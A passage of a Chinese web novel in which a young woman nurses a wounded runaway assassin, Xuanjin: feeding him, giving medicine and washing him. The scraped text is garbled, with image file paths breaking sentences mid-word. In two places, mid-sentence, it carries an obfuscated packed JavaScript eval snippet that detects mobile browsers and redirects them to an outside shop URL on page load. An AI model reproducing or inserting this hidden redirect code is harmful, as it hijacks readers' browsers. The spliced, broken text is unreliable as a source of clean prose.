她拿起勺子,舀了一块大骨头上脱落的瘦肉,送到玄烬嘴边。 玄烬看着递到唇边的肉,表情有一瞬间呆滞。 长这么大,还从来没人喂他吃过饭。 这种陌生的场景,让他不由自主的感到慌乱和不自在,他竭力维持住镇定的表情,忍着伤痛想要抬起手臂:“我、我自己来吧……” 4. 第4章 喂药 “你行吗?”竹音举着勺子没动,目光怀疑的扫过他胸前的伤口,以及他费力想要抬起的手臂。 玄烬想要接过勺子,但吃饭要用右手,和刚才吃点心的左手不一样,他的右半身显然伤的更重,即便做这点动作,也牵扯到了伤口,让他立即眉头紧锁,痛的额角渗出冷汗来。 “算了吧。”竹音叹了口气,按下他的手臂,果断的替他做了决定:“还是我喂你吧,你别再把伤口弄开了。” 她把勺子贴到玄烬嘴唇上,迫使他张开嘴。 玄烬愣了几秒,默默张嘴,吃下了那块肉。 瘦肉炖的软烂,带着萝卜的清甜,虽然调味简单,却也别有风味。 “乖~”竹音看他顺从的把肉吃了,脸上顿时露出欣慰的表情:“这就对了,好好吃饭才能好的快!再来一勺鸡蛋羹。” 玄烬表情变换,动了动嘴角,到底没说什么。 竹音把鸡蛋羹一分为二,一人一半,属于玄烬的那份大骨头,她将肉用筷子剔下来,全部喂给了他。 两个人,一个喂,一个吃,空气中只有咀嚼的声音,显得格外宁静。 有一瞬间,玄烬的思绪恍惚了一下,这个场景,是他……曾经想过的那种粗茶淡饭。 一大碗米饭见底,竹音将最后一勺米饭喂给他,问他:“吃饱了吗?再来点?” 玄烬摇摇头:“吃饱了,多谢。” 吃了一大碗饭,又喝了一大碗汤,他现在很饱。 竹音观察着他的神色,见他不像说谎,立刻端着碗去了桌边:“那我开始吃啦,你有事叫我。” 她也饿了一天了,要不是穿越前吃过不少好东西,这会儿闻着饭香,一准早就忍不住了。 为了早日获得强壮的身体,竹音对吃饭这件事很看重,补充充足的肉蛋奶,才能长高变壮,这个身体刚刚十五岁,还有很大的发育空间,必须把握住。 玄烬靠在被子上,看她像一只仓鼠一样,完全不顾及形象,用勺子大口的送饭到嘴里,把腮帮子撑的鼓鼓的,然后嚼嚼嚼嚼嚼……莫名觉得有些可爱。 他有个不为人知的癖好,就是喜欢看别人吃饭,而且是吃的很香的样子。 只是这个爱好实在说不出口,他作为一个杀手,行事又孤僻,很偶尔的才能在暗处看看别人吃饭,满足一下愿望。 要是竹音能听见他的心声,一定要说一句,这不就和现代人爱看吃播一样吗?主播吃的越香越多,观众就觉得越满足。 至于此时,她能吃的这么豪迈,纯粹是饿的。 风卷残云的吃完桌上剩下的饭菜,竹音拍着肚子喟叹一声,觉得自己总算活过来了。 还得是吃饱了才有干劲啊。 吃完饭后,她先给玄烬喂了药。 一大碗黑乎乎的药汁,被玄烬囫囵吞下去,竹音立刻递上清水给他压苦,还拿出一颗糖:“吃一颗就不苦了。” 玄烬想说不用,却比不得她眼疾手快,把糖塞进了他嘴里。 “好了,你可以躺着了。”竹音把棉被抽走,将他恢复躺平的姿势:“我去洗碗了。” 玄烬含着糖,看着她忙忙碌碌的背影,心里头莫名一酸。 玄烬自幼就是孤儿,从没享受过被人关爱的感觉,曾几何时,他也羡慕过那些喝完药就有糖吃的小孩,躲在阴影里愱殬的看着他们。 可随着年龄增长,训练的残酷,任务的艰辛,早就让他忘记了这一切。 他以为他已经不在乎这些了,但刚刚那颗糖,偏偏牵动了他隐秘的心绪,让他心头一紧,继而怅然若失。 真没想到,喝药后的第一颗糖,是在这时候得到的。 何其意外! 竹音对此一无所觉,她把厨房收拾好,又烧了一大锅热水,端来盆子,准备给玄烬擦身。 她把新买来的金疮药拿给玄烬看:“你那瓶快用完了,我又给你买了这个,你瞅瞅能不能用?” 玄烬让她打开瓶子,闻了闻,确认成分后,感激的说:“可以用,你费心了。” 应该是止住了血,又吃饱了饭的原因,玄烬这会儿说话都顺利了许多。 竹音感叹道,人是铁,饭是钢,这话诚不欺我。 她把热水和凉水兑在一起,调成温度适宜的温水,掀开被子,准备给玄烬擦身体。 却不想刚伸出手,就见玄烬面露难色,似乎有什么话想说,又难以启齿。 竹音问他:“你怎么了,哪里痛吗?” 她凑上去看他的伤口:“没裂开啊,哪个痛?” 玄烬没说话,脸上露出隐忍的表情。 “你到底怎么了?”竹音一头雾水,目光在他身上逡巡:“到底哪不舒服,你得说呀。” 在她的催促声中,玄烬内心天人交战,最终,生理需求带来的压迫感占了上风,他无力的闭上眼睛,用一种近乎悲壮的语气说道:“我、想如厕……” 今天一直没喝水,就是担心上厕所的问题,可刚刚偏偏喝了一碗汤,又喝了一碗药,现在怎么都憋不住了。 竹音微微一怔,继而爽朗大笑:“我当什么事儿呢,你不好意思说。等着,我去给你拿夜壶,你要拉屎吗?” 玄烬差点裂开了,非常快速的回道:“我不拉。” 就像她问的问题很烫嘴一样。 “行,那你什么时候想拉屎再和我说。”竹音从容不迫的走开了。 玄烬:“……” 他无言以对,从来都没觉得与人相处这么艰难过。 这一刹那,他想起竹音一开始劝他的话,或许……他真该找个别的人救他,如果是个男人照顾他,他就不会这么被动了。 玄烬捏紧被角,心里一阵懊恼。 没过多久,竹音提着个尿壶回来,站到他身边:“我给你脱裤子?” 玄烬浑身一僵:“我自己来!” 竹音“啧”了一声:“扭扭捏捏的,我还能怎么着你不成?” 她把被子掀开,把尿壶放在他腿间:“你对准点啊,就这一床厚被褥。” 然后十分识趣的离开了。 玄烬:“……” 玄烬一只手折腾了半天,终于解决了生理难题。 水流的声音有点响,他频频看向竹音消失的方向,生怕她忽然闯进来。 好在竹音消失的很彻底,直到他喊她,她才慢吞吞进来。 竹音:“尿好了?” 玄烬垂着头不敢看她,耳根红的彻底:“嗯。” 竹音提起尿壶,什么都没说,拿到了门外去倒掉。 过了一会儿,她提着洗过的尿 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(newRegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17092788|195508||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 壶进来,把尿壶放到他触手可得的地方:“晚上你要尿尿,自己拿就行,不用喊我,免得你尴尬。” 玄烬:“……” 他再次觉得自己的语言表达能力是那样薄弱,居然找不到合适的话回复她。 竹音一副司空见惯的模样,当年她帮着护理家里住院的老人,可比这辛苦多了,什么屎尿屁的场面没见过,这都是小意思,如今她自觉自己挣得就是护工费,自然不会吃痒怕痛,嫌弃雇主伺候起来麻烦。 她又给盆子里掺了一点热水,拧干帕子,准备开始干活:“我先给你擦腿吧,擦干净了先给你穿上新裤子。” 玄烬偏过头,又“嗯”了一声。 竹音一本正经的干活,他的腿没受伤,擦起来很方便,竹音把他的短裤撸上去,一条腿擦三遍,保证干干净净,什么汗渍血渍都没了。 玄烬机械的绷着身体,目光呆滞的看着远处的墙角,尽力不让自己去想腿上的感觉。 竹音猛的轻拍他大腿一下:“你绷着劲干嘛呢?我不好擦。” 大腿上全是肌肉,绷紧了跟个铁柱子一样,硬邦邦的,挪都挪不动。 玄烬像个被人戳了一针的气球,忽然泄气。 “就是嘛,这样才好擦。”竹音动作流畅的擦干净他的腿,又去换水洗帕子。 等到帕子洗好,他的腿也风干了。 竹音拿着裤子问:“黑色和蓝色,你穿哪一套?” 玄烬回神,嗓音有点干涩:“黑的。” “行。”竹音把黑色裤子给他套上,穿好后,面露惊喜:“不长也不短,正正好!” 玄烬咽了咽口水,不敢说话。 他怕自己一接话,竹音又说出什么虎狼之词。 好在竹音也不在乎他的沉默,用被子盖上腿后,开始给他擦上半身。 玄烬恨不得闭上眼睛,可惜闭上眼后,感官反而会扩大,他不得已又睁开眼,目光飘忽,根本不敢看她。 竹音看着他一副难捱的样子,有点好笑,想打趣几句,又想到这是古人,把嘴边的话咽了下去。 前身和胳膊擦完,她问玄烬:“能翻身吗?后背要不要擦。” 当然是要擦的,后背上也沾了不少血和汗,不擦干净怎么穿衣服呢。 玄烬默不作声的就想自己翻身。 竹音赶忙拦住他:“我帮你翻,你别自己用力。” 她把手伸到玄烬身下,帮助他翻身侧躺:“我赶紧擦,你疼了告诉我……” 话还没说完,看着玄烬后背上那些纵横交错,却早已愈合的道道狰狞伤痕,竹音的后半句卡在了嗓子里。 空气沉寂了三秒。 玄烬疑惑她没动作:“怎么了?” “没事!”竹音迅速回道,若无其事的继续给他擦后背。 她在心里默默的说:果然是个身世复杂的人。 玄烬是在她擦第二遍的时候想起来这件事的。 除了同为杀手的组织同伴以外,他从未让别人看过他的身体,以至于忘记了自己后背上的伤疤。 那些训练时、受罚时留下的伤疤,每个杀手都有,大家自然不会觉得奇怪。 但她不同。 她是个普通姑娘。 玄烬呼吸一窒,整个身体又僵硬了起来! 5. 第5章 上大号吗? 竹音感受到他莫名其妙的僵硬,有些不耐烦的轻轻拍了他一下:“又来?” 这幅身体不够强壮,她今天又忙了一天,已经很累了。 人在累的时候,耐心就不会太好,只想早点完成任务去休息。 竹音拍的力量聊胜于无,主要起个提醒作用,毕竟玄烬还是她雇主,但玄烬不这么想,他只觉得羞耻。 背上的伤让他羞耻。 就像阴沟里的老鼠被人从井里翻出来一样,不敢见天光。 他闭了闭眼,尽力让自己放松,好早点脱离现在的酷刑。 竹音皱了皱眉,手放轻了一点:“不是压到伤口了吧?” 她三下五除二的迅速擦好背,将他翻了过来:“我看看,有伤口裂开吗?” 玄烬闭着眼睛,睫毛颤抖,瓮声瓮气的说:“没有。” 但竹音还是仔仔细细检查了一遍。 有一道伤口溢出了血迹,她叹气:“你疼你得说啊,别全憋在心里,你花钱找我照顾你,不就是为了伤势好的快点吗?干嘛要硬忍着。” 她以为他刚才的僵硬是因为伤口疼。 全身都擦干净了,竹音立刻开始给他换药。 等换好了伤药,给他套上里衣,又盖上被子,这一套流程才算彻底忙完了。 她用袖子擦了把汗,见玄烬还闭着眼,一言不发,只把被子盖到下巴处,将自己遮挡的严严实实,像个木偶人。 她忽然想到了什么,淡然一笑,似乎已经隔着厚厚的被子看透了他的紧张:“我知道你身份不同,我不问你,你也别告诉我,我照顾你的这段时间,无论看到了什么,听到了什么,等你走后,我会全忘了,你大可放心。” 玄烬缓缓睁开眼,目光复杂的看着她,半晌后回了一句:“多谢。” “别客气,我去洗澡了,你有事叫我。”竹音端着盆子利落的离开。 厨房里的柴不多了,勉强烧热了半锅水,竹音用这些水洗了个战斗澡,然后去井边洗衣服。 她的衣服没什么事,可以挂在院子里,但玄烬的不行,必须挂在屋里,不然被人看见了,可就解释不清了。 晾好玄烬的衣服,竹音看着衣服胸口的几个破洞,合理怀疑他被人攮了好几剑,还砍了好几刀。 虽然她是个簪娘,但隔行如隔山,针线活属实拿不出手,家里有个缝纫机,她也就会走个直线,给玄烬补衣服这事,她是做不到了。 毕竟这衣服要是粗糙的补一补,也不必穿了,一准相当难看,完全浪费了好料子,还是洗干净叠好叫他拿走吧,以后愿意找谁补就找谁补。 忙完了所有的事,竹音伸了个懒腰,一股疲惫涌上心头,她揉了揉眼睛,又去看了眼玄烬,问他要不要上厕所,得到否定的回答后,便熄灭了蜡烛,对他说:“那就睡吧,明天早上起来我给你熬药。” 玄烬低低应了一声,空气又陷入了沉寂。 竹音将他初步判定为沉默寡言的内向i人,摇摇头,回了里屋睡觉。 她放了把菜刀在枕头底下,用来防身,又在门口窗户处都放了器物,保证有人推门或推窗,都能发出声音作为提醒,这才躺到床上。 就剩一床被子了,她半边垫着,半边盖着,勉强能睡下,好在这个时节也不冷了,气温有个二十多度,不用担心着凉。 这一晚过的很安静。 玄烬半夜用了一次尿壶,也没发出什么声响。 身上失血过多,哪怕他强力保持警惕,在这温度适宜的深春夜晚,也不免昏昏沉沉的睡了过去,不知天地为何物。 第二天一大早,竹音先去后山捡了一捆柴,这才回来做饭。 柴米油盐酱醋茶,柴排在第一位,要想吃点东西,喝点热水,没有它可不行。 好在这个大横国正处于太平年间,人口也不冗余,连绵不断的后山也不是哪家地主老财的所有物,住在村里,柴获取起来还是相对方便的。 把药熬上后,她直接开始做早午饭,大灶做饭比较麻烦,她又只有一个人,实在没必要把一天的饭分为三顿。 洗米下锅,切了两根腊肠,铺在米饭上面,今天的肉就有了。 再煎个鸡蛋,炒个白菜,这一顿吃完,保准一上午都不饿。 玄烬不知道自己睡了多久,他一直在做梦,梦里的自己不停的奔跑,想要甩开后面追杀的人。 那都是他的同行,他们来自于同一个杀手组织,每每有人叛逃,就要对昔日的队友挥刀相向。 在玄烬之前,每个叛逃的杀手,都被疯狂追杀,从来没听说过他们成功的消息。 玄烬本来也是怕的,他怕自己跑不掉。 可他真的受不了了。 他不想永远都只做别人手里的刀,做一个杀戮机器,他早就无以伦比的厌恶着所有血腥的场景。 逃跑之前,他想,宁可死,也要逃! 身后的人追了上来,他回身反击,一把大刀砍上他的胸口,似乎要将他砍成两半! 噩梦中的情形比现实更凶险,他脚底一软,居然没躲过去,眼看着那刀穿过他的身体…… “醒醒,醒醒!”竹音拍着他的肩膀。 玄烬满头大汗的从梦境中挣扎着醒来,好不容易睁开眼,便看见竹音蹲在他面前,手里拿着个帕子,温和的说:“起来吃饭了,我给你打了热水,先洗洗吧。你是不是做噩梦了?我叫你半天才醒。” 玄烬咽了咽唾沫,感觉嗓子干涩发痛,像刀片割过一样难受,身上也一阵一阵的无力,刚才那个梦,真实的恐怖,实实在在的把他吓到了。 在竹音叫醒他之前,他在梦里感受到了极致的恐惧和痛苦! 一个人终于鼓起勇气想要改变自己的人生,却在最后关头发现逃不出去,那是一种无法形容的,铺天盖地的绝望,足以击溃任何人的心房。 竹音把叠好的被子塞到他身后,将他扶起来,侧头看他的脸:“你还好吗?” 玄烬还没缓过神来,目光放空的看着屋顶,又是一言不发的样子,她担忧的摸上他的额头,想探探温度,结果摸到一手冷汗:“发烧了吗?怎么这么多汗?” 玄烬深深喘息了几口气,努力压下那种心有余悸的感觉,心情平复后,力气也悄然恢复,他扯出一个惨淡的笑容:“我没事,的确做了个噩梦,多谢关心。” 竹音摸着 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17092789|195508||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 他冰凉粘腻的额头,感觉应该是没发烧,于是略微放下心,说:“没事就好,赶紧起来吃饭吧,来,先擦把脸。” 